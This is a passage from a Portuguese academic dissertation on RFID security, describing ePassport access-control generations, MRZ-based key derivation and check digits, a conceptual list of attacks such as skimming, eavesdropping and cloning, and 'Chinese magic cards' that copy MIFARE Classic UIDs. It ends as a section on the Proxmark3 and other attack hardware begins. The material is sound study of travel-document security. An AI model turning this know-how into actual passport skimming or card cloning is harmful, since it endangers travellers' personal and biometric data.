A nível de mecanismos de segurança existem três gerações de ePassport mo se mostra na Figura 43. A 1ª geração foi introduzida em 2005 e utiliza o mecanismo Controlo de Acesso Básico, *Basic Access Control* (BAC) definido no Doc 9303 da Organização de Aviação Civil Internacional, *Internacional Civil Aviation Organization*, ICAO[18]. Em 2009 o Departamento de Segurança de Informação da Alemanha introduziu a 2ª geração com o mecanismo do Controlo de Acesso Estendido, *Extended Access Control* (EAC). Em 2014 foi introduzido a 3º geração de ePassport com o Controlo de Acesso Suplementar, *Supplemental Access Control* (SAC) definido pela ICAO em 2010 baseado na ligação autenticada por *password*, *Password Authenticated Connection Establishment* (PACE).



Fonte: http://www.nxp.com/documents/other/75017377.pdf

Figura 43 - Evolução do ePassport ao nível de mecanismos de segurança [40]

O ePassport contém um microprocessador que guarda diversa informação sobre o proprietário assinada digitalmente. Esta informação está distribuída por um sistema de ficheiros que seguem as normas da ICAO. O nome, a data de nascimento, o número do

[18] www.icao.int/

passaporte, dados biométricos como a fotografia, impressão digital ou mesmo o imagem da retina podem ser acedidos por meio do sistema RFID. O ePassport é aceite como um documento de viagem digital, *Machine Readable Travel Document* (MRTD).

Passo a enumerar alguns protocolos utilizados pelo ePassport de acordo com as especificações da ICAO em especial as contidas no Doc 9303 sobre os documentos de viagem de leitura ótica:

- Autenticação passiva que é obrigatória. Salvaguarda da integridade dos dados. EF.SOD guarda os *hashes* dos ficheiros EF.DG [1-16] e a chave pública. As *hashes* são assinadas com a chave privada do país emissor do documento;
- Autenticação por acesso básico que é opcional e que estabelece um canal de comunicação seguro baseado em chaves simétricas. Pretende proteger o acesso não autorizado aos dados pessoais, salvaguarda a confidencialidade dos dados prevenindo as escutas. É necessário realizar a autenticação antes de aceder aos ficheiros. A chave de sessão é obtida através do número do documento, da data de nascimento do proprietário e da data de expiração do documento. Depois da autenticação os dados são cifrados com a cifra 3DES e as mensagens contêm MACs
- Autenticação Ativa que é um sistema opcional e que previne a clonagem.
- Incorporação de dados biométricos como a fotografia de acordo com o regulamento CE 2252/2004 do Conselho da União Europeia;
- Infraestrutura de chaves públicas, *Public Key Infrastructure* (PKI)
- Comunicação sem contacto segundo a ISO/IEC 14443;
- Controlo de Acesso Estendido
- Controlo de Acesso Suplementar

Os dados biométricos referentes à norma ICAO são o facial, impressão digital e da íris. Na realidade os dados biométricos são guardados em forma de imagem digital no formato JPEG ou JPEG2000, *Common Biometric Exchange File Forma*t (CBEFF) de acordo com a norma ISO/IEC 19794. A comparação é realizada pelo sistema de controlo *e-border,* constituído pelos diversos sensores. O microprocessador possui 32 Kbytes de EEPROM para armazenamento dos dados biométricos que estão acessíveis por comunicação RFID através da norma ISO/IEC 14443.

4.6.2. Sistemas de ficheiros

Os dados existentes no ePassport estão distribuídos por ficheiros que têm o nome de ficheiros elementares, *Elementary Files* (EF). *Data Gr*oup (DG):

- EF.DG 1 (0x61) – Ficheiro obrigatório e que contém informação pessoal sobre o proprietário, a mesma que consta na *Machine Readable Zone* (MRZ).
- EF.DG 2 (0x75) – Guarda a fotografia no formato JPG/JPG2000 e que é obrigatória. O tamanho da fotografia não deve exceder os 20 Kbytes;
- EF.DG [3-14 (0x6e), 16] – Contém os dados biométricos e é opcional. Cada dado biométrico não deve exceder os 15 Kbytes;
- EF.DG 15 (0x6f) – Autenticação Ativa que é opcional;
- EF.SOD – *Document Security Object*, garante a integridade do DGs e é obrigatório;
- EF.COM – Contém o índice dos ficheiros disponíveis que também é opcional.

4.6.3. Controlo de Acesso Básico (BAC)

O Controlo de Acesso Básico é um sistema utilizado para proteger os dados dos grupos DG 1 a DG 15 [41]. A comunicação é cifrada com uma chave simétrica o que protege os dados contra a escuta, *eavesdropping*. A chave simétrica deriva dos dados que constam na MRZ, obtidos através da leitura ótica e do reconhecimento de caracteres (OCR) e são utilizados para a autenticação mútua. Posteriormente é gerada a chave de sessão. O BAC não protege da clonagem e não requer uma estrutura de certificação.

As chaves de sessão são derivadas da função *hash* SHA-1 ou SHA-2 (SHA224, SHA256, SHA384 ou SHA512), utilizando os dados MRZ. O número de série, constituído até 9 caracteres, data de nascimento, 6 caracteres e data de expiração, 6 caracteres. O resultado da função *hash* é truncado a 16 bytes, nos mais significativos mo se mostra na Figura 44.

Em alguns ePassports, como na República Checa por exemplo, o resultado da função *hash* e consequentemente a obtenção das chaves é realizada do seguinte modo:

- O *hash* é dividido em duas chaves. A chave A [0-7] bytes e chave B [8-15] bytes utilizadas na cifra 3DES;
- É adicionado um conjunto de 4 bytes, 00 00 00 01 à chave A e 00 00 00 02 à chave B e é aplicado novamente a função SHA-1. O resultado é truncado aos 16 bytes mais

significativos e obtém-se as chaves de sessão, nomeadamente a de cifra, K_{enc} e a chave para a autenticação de mensagens, K_{MAC}.




Figura 44 - Algoritmo para obtenção das chaves de sessão

Em criptografia, HMAC, *Hash-based Message Authentication Code*, é uma construção específica para calcular o código de autenticação de mensagem envolvendo uma função *hash* criptográfica em combinação com uma chave secreta. Da mesma forma que qualquer MAC, este pode ser usado para simultaneamente verificar a integridade e a autenticidade de uma mensagem. Qualquer função *hash* criptográfica, tal como MD5 ou SHA-1, pode ser usada no cálculo do HMAC; o algoritmo MAC resultante é denominado HMAC-MD5 ou HMAC-SHA1 em conformidade. A força criptográfica do HMAC depende da força da criptográfica da função *hash* subjacente, do tamanho do *hash* produzido como saída em bits, do tamanho e da qualidade da chave criptográfica. Uma função *hash* iterativa quebra uma mensagem em blocos de tamanho fixo e realiza uma iteração sobre eles com uma função de compressão. Por exemplo, MD5 e SHA-1 operam em blocos de 512 bits. O tamanho da saída do HMAC é o mesmo que o da função *hash* subjacente, 128 ou 160 bits no caso do MD5 ou SHA-1, respetivamente, embora este possa ser truncado.

4.6.4. Derivação das chaves

Os dados obtidos através de leitura ótica, dados inscritos no documento na MRZ, elementos introduzidos pela ICAO, são utilizados como chaves de derivação. O número do documento,

a data de nascimento e a data de expiração são usados para calcular as chaves de sessão. Estas chaves são utilizadas para a troca de informação cifrada entre o passaporte e o leitor [42]. Para evitar a manipulação dos dados, o passaporte é assinado digitalmente pelo país que emite o passaporte, e que é verificada durante a autenticação do documento para garantir a integridade dos dados. Depois do BAC estar completo é verificado a autenticidade do microprocessador. Alguns documentos ficam temporariamente bloqueados quando sofrem repetidos acessos com credenciais BAC inválidas.

4.6.5. MRZ

Na zona de leitura da máquina, isto é, na zona de leitura ótica, estão inscritos um conjunto de dados que identificam o documento. Segundo o Doc 9303 [43] da ICAO define três tipos de documentos:

Tipo 1 – *ePassaport Machine Readable (MRP)* [44]

- Constituído por 2 linhas de 44 caracteres cada como se mostra na Figura 45.
- Nome, número do passaporte, nacionalidade, data de nascimento, sexo, data de espiração, o número de identificação pessoal e mais alguma informação como opção.
- São usados caracteres de A-Z, 0-9 e o caracter " < " para preencher espaços vazios

Figura 45 - Exemplo de um MRZ do tipo 3

Na Tabela 33 e na Tabela 34 estão definidos as propriedades dos campos que constituem a MRZ do MRP.

1ª Linha

Posição	*Tamanho*	*Caracteres*	*Significado*
1	1	Alfanumérico	P significa passaporte
2	1	Alfanumérico	Tipo de passaporte – usado em alguns países
3 – 5	3	Alfanumérico	País (ISO/IEC 3166-1) código alfanumérico de 3 dígitos
6 – 44	39	Alfanumérico	Apelido, seguido de 2 caracteres de menor, seguido dos restantes nomes separados por 1 caractere de menor

Tabela 33 - Constituição da 1ª linha do MRZ tipo 3

2º Linha

Posição	*Tamanho*	*Caracteres*	*Significado*
1 – 9	9	Alfanumérico Numérico	Número do Passaporte
10	1	Numérico	Dígito de verificação sobre os dígitos (1 – 9)
11 – 13	3	Alfanumérico	País (ISO/IEC 3166-1) código alfanumérico de 3 dígitos
14 – 19	6	Numérico	Data de nascimento (AAMMDD)
20	1	Numérico	Dígito de verificação sobre os dígitos (14 – 19)
21	1	Alfanumérico	Sexo: M-Masculino; F-Feminino
22 – 27	6	Numérico	Data de expiração (AAMMDD)
28	1	Numérico	Dígito de verificação sobre os dígitos (22 – 27)
29 – 42	14	Alfanumérico Numérico	Número de identificação pessoal
43	1	Numérico	Dígito de verificação sobre os dígitos (29 – 42) ou " < " se todos os caracteres forem " < "
44	1	Numérico	Dígito de verificação sobre os dígitos (1 – 10; 14 – 20 e 22 – 43)

Tabela 34 - Constituição da 2ª linha do MRZ tipo 3

O dígito de verificação é calculado da seguinte forma:

- Cada dígito numérico tem o respetivo valor;
- Cada dígito alfanumérico de A – Z tem respetivamente o valor de 10 – 35;
- O Dígito " < " tem o valor 0;
- As posições dos dígitos têm o seguinte peso – 7,3,1,7,3,1, etc.;
- O dígito de verificação será o resto da divisão inteira por 10 da soma do produto do valor de cada dígito pelo seu peso;

Tipo 2 – *Machine Readable Visa (*MARV*)* - Vistos [45]

- Constituído por 2 linhas de 36 caracteres cada como se mostra na Figura 46.




Figura 46 - Exemplo de um MRZ do tipo 2

Na Tabela 35 e a Tabela 36 estão definidos as propriedades dos campos que constituem a MRZ do MARV.

1ª Linha

Posição	*Tamanho*	*Caracteres*	*Significado*
1 – 2	2	Alfanumérico	V – Visto O segundo caracter pode ser usado para definir o tipo de visto
3 – 5	3	Alfanumérico	País emissor do visto (ISO/IEC 3166-1) código alfanumérico de 3 dígitos
6 – 36	31	Alfanumérico	Apelido, seguido de 2 caracteres de menor, seguido dos restantes nomes separados por 1 caractere de menor

Tabela 35 - Constituição da 1ª linha do MRZ tipo 2

2ª Linha

Posição	*Tamanho*	*Caracteres*	*Significado*
1 – 9	9	Alfanumérico	Número do Passaporte
10	1	Numérico	Dígito de verificação sobre os dígitos (1 – 9)
11 – 13	3	Alfanumérico	Nacionalidade
14 – 19	6	Numérico	Data de nascimento (AAMMDD)
20	1	Numérico	Dígito de verificação sobre os dígitos (14 – 19)
21	1	Alfanumérico	Sexo: M-Masculino; F-Feminino; ou ‘ < ‘
22 – 27	6	Numérico	Data de expiração (AAMMDD)
28	1	Numérico	Dígito de verificação sobre os dígitos (22 – 27)
29 – 36	8	Alfanumérico	Opcional para uso do País emissor ou preencher com ‘ < ‘

Tabela 36 - Constituição da 2ª linha do MRZ tipo 2

Tipo 3 – ***Machine Readable Official Travel Documents (*****MRTD*****)*** [46]

- Constituído por 3 linhas de 30 caracteres cada como se mostra na Figura 47;
- Em alguns casos constituído por 2 linhas de 36 caracteres cada;
- São usados caracteres de A-Z, 0-9 e o caracter “ < ” para preencher espaços vazios.

Figura 47 - Exemplo de um MRZ do tipo 1

Na Tabela 37, Tabela 38 e na Tabela 39 estão definidos as propriedades dos campos que constituem a MRZ do MRTD.

1º Linha

Posição	*Tamanho*	*Caracteres*	*Significado*
1	1	Alfanumérico	I, A ou C
2	1	Alfanumérico	Tipo de documento • IP Passaport • AC membros da tripulação
3 – 5	3	Alfanumérico	País (ISO/IEC 3166-1) código alfanumérico de 3 dígitos
6 – 14	9	Alfanumérico Numérico	Número do documento
15	1	Numérico	Dígito de verificação sobre os dígitos (6 – 14)
16 – 30	15	Alfanumérico Numérico	Opcional

Tabela 37 - Constituição da 1ª linha do MRZ tipo 1

2º Linha

Posição	*Tamanho*	*Caracteres*	*Significado*
1 – 6	6	Numérico	Data de nascimento (AAMMDD)
7	1	Numérico	Dígito de verificação sobre os dígitos (1 – 6)
8	1	Alfanumérico	Sexo: M-Masculino; F-Feminino; "<" - Não especifico
9 – 14	6	Alfanumérico	Data de validade (AAMMDD)
15	1	Numérico	Dígito de verificação sobre os dígitos (9 – 14)
16 – 18	3	Alfanumérico	Nacionalidade
19 – 29	11	Alfanumérico Numérico	Opcional
30	1	Numérico	Dígito de verificação sobre os dígitos (6 – 30) 1ª linha Dígito de verificação sobre os dígitos (1 – 7; 9 – 15; 19 – 29) 2º linha

Tabela 38 - Constituição da 2ª linha do MRZ tipo 1

3º Linha

Posição	*Tamanho*	*Caracteres*	*Significado*
1 – 30	30	Alfanumérico	Apelido seguido de 2 caracteres " << " seguido dos nomes

Tabela 39 - Constituição da 3ª linha do MRZ tipo 1

4.6.6. Proteção de dados (a nível técnico)

Os dados biométricos dos ePassports estão protegidos por vários mecanismos para evitar/detetar alguns ataques que passo a descrever:

1ª Geração

- Controlo de Acesso Básico – Este controlo protege o canal de comunicação entre o leitor e o mecanismo RFID cifrando as transações de dados. Para que os dados sejam

lidos o leitor necessita da chave de cifra que deriva dos dados da MRZ. O BAC é opcional;

- Autenticação Passiva – previne a modificação de dados no ePassport. O microprocessador contém o ficheiro EF.SOD onde guarda os valores *hashes* assinados digitalmente de todos os ficheiros existentes no sistema. Os valores *hashes* são certificados pelas assinaturas dos respetivos países. Caso uma imagem seja adulterada e o seu valor *hashe* não coincide o valor *hashe* guardada no ficheiro EF.SOD é detetada a alteração. O leitor terá que aceder a todas as chaves públicas de todos os países para realizar a autenticação. A autenticação passiva é obrigatória, embora grande parte dos países não partilha a sua chave pública no diretório de chaves públicas da ICAO (ICAO PKD). Este facto permite que a não deteção de ePassport adulterado, por falta de confirmação das assinaturas.

A leitura de dados utilizando a autenticação ativa é realizada em 4 passos:

  - Leitura do *Document Security Object* EF.SOD;
  - Obtém o *Document Signer Certificate*, a assinatura do país CA e o certificado da lista de revogação;
  - Verifica o *Document Signer Certificate;*
  - Calcula os valores *hashes* dos grupos e compara-os com os valores *hashes* guardados em EF.SOD.

- Autenticação Ativa – A autenticação ativa previne a clonagem dos dados. O microprocessador contém uma chave privada que não poderá ser lida ou copiada. A chave pública está guardada no DG 15. A autenticação opcional e não requer uma estrutura de certificação (PKI);

2ª Geração

- Controlo de Acesso Estendido – acrescenta a funcionalidade de verificação da autenticação tanto do microprocessador como do leitor. Utiliza um sistema de cifra mais forte do que o BAC e protege essencialmente as imagens da impressão digital e da íris. Apesar de ser opcional é obrigatório a sua aplicação na União Europeia desde 2009;

- Autenticação do microprocessador, *Chip Authentication* – serve para prevenir a clonagem guardando um par de chaves RSA estáticas e individuais que não são acessível através do leitor. O microprocessador gera um par de chaves temporárias usadas durante cada sessão.

- Autenticação do terminal, *Terminal Authentication* – é realizada pela verificação dos certificados implementados no sistema de cada país, *Country Verifier Certification Authority* (CVCA) que deve coincidir com o respetivo CVCA guardado no ePassport. Para garantir que o certificado do leitor é genuíno o microprocessador envia um número aleatório. O leitor devolve o número assinado com a chave pública que é verificada pelo microprocessador. Este mecanismo requer uma estrutura de certificação;

3ª Geração

- Controlo de Acesso Suplementar (SAC) – sistema introduzido pelo ICAO em 2010 baseado no protocolo de autenticação através de 2 *password* do canal de comunicação, *2 Password Authenticated Connection Establishment* (PACE). Este mecanismo é implementado desde dezembro de 2014. O mecanismo SAC utiliza como *password* o número de acesso ao cartão, *Card Access Number* (CAN) de 6 bits, no sistema de chaves assimétricas *Diffie Hellman Key agreement*, para gerar as chaves simétricas da sessão. Este sistema tem a desvantagem de que o CAN de 6 bits pode ser gerado através do MRZ ou ser impresso em alguma página do ePassport;

Número de identificação variável – Sempre que um leitor executa um comando *request*, a etiqueta gera aleatoriamente um número de identificação como se mostra na Figura 48. O valor inicial 08 indica que se trata de um número aleatório segundo a norma ISO/IEC 14443-3. Os restantes dígitos são uma sequência pseudoaleatória. A implementação deste mecanismo não é obrigatória.

Proteção física – Muitos países colocam no momento da construção do ePassport uma rede de metal, gaiola de Faraday, para impedir a leitura não autorizada dos dados. O ePassaport português ou o Passaporte Eletrónico Português, PEP, não possui qualquer proteção física;




Figura 48 - ePassport com ID variável

4.6.7. Proteção de dados (a nível legislativo)

Os dados guardados no ePassport, são dados relativos a uma pessoa que pode ser identificada, direta ou indiretamente, designadamente por referência a um número de identificação ou a um ou mais elementos específicos (física, fisiológica, psíquica, económica, cultural, social), logo são considerados dados pessoais e são abrangidos pela Diretiva 95/46/CE. O proprietário tem que ser informado sobre a informação que é guardada no ePassport e dos métodos para o acesso, como alterar, apagar e/ou impedir o armazenamento de informação errada. Os dados pessoais de acordo como a alínea a) Artigo 6.º devem ser processados de forma forma justa e legal e para fins explícitos e legítimos segundo a alínea b) do mesmo artigo.

A leitura dos dados do ePassport utilizando as técnicas de *skimming* ou *eavesdropping*, portanto sem o consentimento do proprietário é segundo o Artigo 7.º é ilegal. A Diretiva 95/46/CE, no Artigo 17.º impõe aos estados membros a implementação na "prática medidas técnicas e organizativas adequadas para proteger os dados pessoais contra a destruição acidental ou ilícita, a perda acidental, a alteração, a difusão ou acesso não autorizados, nomeadamente quando o tratamento implicar a sua transmissão por rede, e contra qualquer outra forma de tratamento ilícito".

4.6.8. Ataques

Como a comunicação com o ePassport é realizada via RF está sujeita aos mesmos ataques que qualquer etiqueta RFID. Ainda existem em circulação ePassports da 1ª geração cujas proteções apresentam maior vulnerabilidades a ataques que passo a descrever:

4.6.8.1. Ataque à Autenticação Ativa

A autenticação ativa serve para prevenir a cópia ou clonagem. No processo de personalizar do ePassport são geradas um par de chaves, a chave privada e a chave pública. A chave privada é guardada no microprocessador num local inacessível. A chave pública está disponível no DG 15. No processo de comunicação, o leitor gera dados aleatórios e envia-os para o ePassport. Este assina os dados com a chave privada e devolve-os ao leitor. No fim o leitor verifica a compatibilidade das chaves. Se o EF.COM não fizer referência ao DG 15 este não pode ser verificado na Figura 72.

4.6.8.2. Ataque de *skimming*

Apesar da norma ISO/IEC 14443 definir uma distância de leitura entre 10 e 15 cm, os ePassports podem comunicar com um leitor separados de 50 cm e ser realizada uma escuta, *eavesdropping*, até 5 m. Ao contrário dos passaportes emitidos pelos Estados Unidos os passaportes Europeus não possuem qualquer proteção física, como a gaiola de Faraday [42]. Os dados podem ser lidos mesmo com o passaporte fechado.

4.6.8.3. Ataque eavesdropping

O atacante realiza um ataque passivo ao intercetar com dum leitor não autorizado a comunicação entre o leitor oficial e o ePassport. É um ataque difícil de detetar já que o dispositivo de leitura não emite qualquer sinal e pode estar até 2 metros de distância.

4.6.8.4. Reengenharia

Este processo consiste em "desmantelar" o sistema em pequenas partes para perceber o seu funcionamento. É necessário o acesso a equipamento tecnológico sofisticado mas existente em diversos centros de investigação.

4.6.8.5. Monitorização

A monitorização é uma técnica que permite revelar a localização da etiqueta. Pode ser utilizada a gaiola de faraday como proteção.

4.6.8.6. Clonagem

Através da leitura dos dados e criar uma cópia não autorizada. Como foi descrito anteriormente utiliza-se a autenticação ativa como contra medida. No entanto podemos ultrapassar esta segurança com a manipulação dos dados do ficheiro EF_COM.

4.6.8.7. Cryptologia

Utilização de novos algoritmos para a autenticação baseada nas impressões digitais usando o sistema cryptográfico EIGamal que utiliza chaves assimétricas.

4.6.8.8. Certificados

Como já foi referido, para evitar a manipulação dos dados, o passaporte é assinado digitalmente pelo país que emite o passaporte, e que é verificada durante a autenticação do documento para garantir a integridade dos dados. Alguns postos de fronteira não possuem todos os certificados de países emissores de ePassports já que grande parte dos países não partilha a sua chave pública no diretório de chaves públicas da ICAO. A Tabela 40 indica os países participantes que têm o seu certificado no diretório. Um caso extremo será a emissão de um ePassport com um certificado de um pais que não existe a fraude e não ser detetada. Na Figura 49 podemos visualizar os países que emitem ePassports e os países que são participantes a nível mundial.

Segundo a ICAO apenas 15 países implementaram o sistema ABC, *Automated Border Crossing*, nos respetivos aeroportos. Desses 15 apenas 6 têm dispositivos para leituras biométricas como o reconhecimento facial e impressão digital e apenas 8 realizam a leitura do ePassport. Portugal está neste grupo de países apesar de não ser participante da PKD com 100 portas ABC em 7 locais distribuídos pelo Continente, Açores e Madeira.




Figura 49 - Países emissores de ePassport e participantes na PKD

Número	*Estados*	*Data de adesão*
1	Austrália (Membro do Conselho PKD)	19.03.2007
2	Nova Zelândia (Membro do Conselho PKD)	19.03.2007
3	Singapura (Membro do Conselho PKD)	19.03.2007
4	Reino Unido (Membro do Conselho PKD)	19.03.2007
5	Japão (Membro do Conselho PKD)	19.03.2007
6	Canadá (Membro do Conselho PKD)	19.03.2007
7	Estados Unidos da América (Membro do Conselho PKD)	02.11.2007
8	Alemanha	01.11.2007
9	República da Coreia	28.03.2008
10	França	19.06.2008
11	República Popular da China (Membro do Conselho PKD)	26.11.2008
12	República do Cazaquistão	19.12.2008
13	India	12.02.2009
14	Nigéria (Membro do Conselho PKD)	13.04.2009
15	Suiça (Membro do Conselho PKD)	10.07.2009
16	Ucrânia	30.10.2009
17	Letónia	28.06.2010
18	República Checa	30.06.2010
19	Macau	28.09.2010
20	Emirados Árabes Unidos (Membro do Conselho PKD)	25.10.2010
21	Hong Kong	26.10.2010
22	Eslováquia	23.11.2010
23	Holanda (Membro do Conselho PKD)	08.12.2010
24	Reino de Marrocos	29.12.2010
25	Áustria	31.12.2010
26	Hungria	15.02.2011
27	Reino da Noruega	20.06.2011
28	Bulgária	12.10.2011
29	Grão-Ducado do Luxemburgo	30.11.2011
30	Reino da Suécia (Membro do Conselho PKD)	01.12.2011
31	Nações Unidas	14.06.2012

32	Espanha	10.07.2012
33	Federação Russa	31.08.2012
34	Malásia (Membro do Conselho PKD)	09.11.2012
35	Argentina	13.12.2012
36	Reino da Tailândia	05.03.2013
37	Irelanda	08.03.2013
38	República da Moldávia	11.06.2013
39	Belgica	31.10.2013
40	Brasil (Membro do Conselho PKD)	03.01.2014
41	Catar	10.03.2014
42	República das Seicheles	14.03.2014
43	Uzbequistão	19.03.2014
44	República das Filipinas	21.03.2014
45	Irão	18.05.2014

Tabela 40 - Países participantes da ICAO Public Key Directory (PKD) [47]

4.7. Cartões JAVA

A *Java Card OpenPlatform* (JCOP) é um sistema operativo de cartões inteligentes com grandes capacidades de segurança. A plataforma *Java Card* foi desenvolvida pela IBM Research Laboratory em Zurich. Em 31 de janeiro de 2006, o desenvolvimento e o suporte foram transferidos para a equipe de Cartões Inteligentes da IBM em Böblingen, Alemanha. Desde julho de 2007 a responsabilidades do sistema operativo JCOP passaram a fazer parte da NXP Semiconductors.

O cartão JCOP tem uma máquina virtual Java Card (JCVM), que permite a execução de aplicativos escritos em Java, *applets*, de uma forma segura. Isto permite o desenvolvimento de aplicações específicas como os cartões SIM, utilizando GSM em comunicações móveis e em cartões bancário.

A arquitetura JCOP é constituída por três partes:

- Java Card – para o desenvolvimento de aplicações, ou seja, API e estrutura de *applets*, sistemas similar a ficheiros de classes;
- GlobalPlatform, anteriormente conhecido como Visa Inc OpenPlatform – para administração de aplicativos e do sistema operativo, ou seja, carga e controle de acesso;
- Características proprietárias – principalmente extensões de APIs Java Card, ou seja cálculo primitivo das curvas elípticas, *Elliptic Curve Cryptography* (ECC) ou de gestão da etiqueta MIFARE DESFire.

NXP oferece também a emulações da etiqueta MIFARE Clássica e DESFire no mesmo circuito integrado. Enquanto o sistema JCOP é baseada em padrões abertos, a tecnologia MIFARE é proprietária da NXP. *Applets* Java Card podem gerir a memória MIFARE através da API Java Card MIFARE Plus.

4.7.1. Segurança

A tecnologia Java Card foi originalmente desenvolvido para assegurar a confidencialidade dos dados armazenados nos cartões inteligentes. A segurança é determinada por vários aspetos desta tecnologia que passo a descrever:

- Encapsulamento de dados
  Os dados são armazenados dentro das aplicações. Cada aplicação é executada isoladamente das outras aplicações;
- *Applet Firewall*
  Ao contrário das outras máquinas virtuais Java, a JCVM gere várias aplicações que controlam dados sensíveis. Diferentes aplicações são, separadas por uma *firewall* que restringe e controla o acesso aos dados de cada aplicação;
- Criptografia
  Utiliza algoritmos de chaves simétricas, como DES, 3DES, AES, e algoritmos de chave assimétrica, como RSA, suporta a cifra de curvas elípticas, assinaturas digitais, geração e troca de chaves;
- *Applet*
  A *Applet* é uma aplicação que processa somente os pedidos de entrada e envia dados para o dispositivo de interface.

O J3A081 JCOP v2.4.1 R3 (JCOP31 DI 80K) é um cartão com dupla interface (contacto / RFID) com 80 Kbyte EEPROM. Suporta o cálculo primitivo das curvas elípticas, ECC, certificação Critérios Comuns 5+ (CC), suporta EMV, Visa e Mastercard e utiliza o circuito integrado PN65N que integra o sistema NFC com elemento de segurança.

4.8. “Cartões mágicos chineses”

Por defeito o UID da etiqueta MIFARE Clássica é gravado no microprocessador durante o processo de fabrico. Os Cartões Mágicos Chineses ultrapassam esta proteção. Podemos copiar toda a informação de uma etiqueta MIFARE Clássica, incluindo o UID, para um Cartão Mágico Chinês, ou simplesmente alterar o seu UID.

5. Plataformas de ataque a tecnologias RFID/NFC

Além dos dispositivos dedicados a uma determinada norma para aplicações específicas existem no mercado leitores e gravadores multinorma que suportam *software* compatível com diversas etiquetas. Para o desenvolvimento desta dissertação utilizou-se dispositivos de fácil acesso, multinorma, de preço acessível e compatíveis com as bibliotecas RFID mais utilizadas.

- Proxmark3[19]
- ACR122U-A9
- Módulo ITead PN532 NFC
- OMNIKEY 5553 Reader Board RS232 + OMNIKEY Multi ISO Reader Core
- LF LF Multi TAG Plug & Play + OMNIKEY Multi Tag Reader Core
- Smartphone Samsung SIII Neo
- Raspberry Pi - Model B+ 512MB
- PC – HP 530 – Intel Duo Core – T2600 a 2,16 GHz – 2 GB de RAM

O PC suporta o Linux KALI[20] e o Raspberry Pi suporta o Linux Live Percistente – Raspbian[21] com a instalação das bibliotecas LibNFC e RFIDiot e a ferramenta Client exclusiva para funcionamento com o Proxmark3.

5.1. Proxmark3

O dispositivo Proxmark3 foi desenvolvido por Jonatham Westhues e tornado público em março de 2007 sob a licença General Public License[22].

O Proxmark3 é um dispositivo RFID que suporta a comunicação na gama das baixas frequências (125KHz – 134 KHZ) e na alta frequência de 13.56 MHz. Esta versatilidade

[19] http://www.proxmark.org/
[20] https://www.kali.org/
[21] http://www.raspbian.org/
[22] http://www.gnu.org/home.html

deve-se à possibilidade de utilização de dois circuitos paralelos de antenas. O dispositivo consegue criar um campo eletromagnético com uma determinada frequência, quando funciona no modo leitor. O sinal da antena está ligado a uma FPGA que efetua o processamento do sinal digital, DSP, como por exemplo operações de filtragem antes de o enviar ao microcontrolador. Este realiza a descodificação do sinal, usando o código Manchester ou o Miller Modificado, e guarda-o numa EEPROM.

O *software* permite ao Proxmark3 escutar (modo *sniffing*), a comunicação entre uma etiqueta e o leitor, emular uma etiqueta, e emular diversos leitores. Apesar de o *hardware* permitir realizar as operações anteriores é necessário a programação do processamento do sinal para cada protocolo RFID. O *software*[23] fornece um conjunto de ferramentas que implementam as diversas operações para um grande número de protocolos e que pode ser dividido em três partes:

Software Cliente – chama as funções implementadas e mostra o resultado. Funciona como a camada Aplicação.

***Software* do microcontrolador** (ARM[24]) – implementa a comunicação para cada protocolo RFID. Funciona como a camada Transporte.

***Software* da FPGA** – é responsável pelo processamento digital do sinal. Funciona como a camada Física.

5.1.1. Software Client

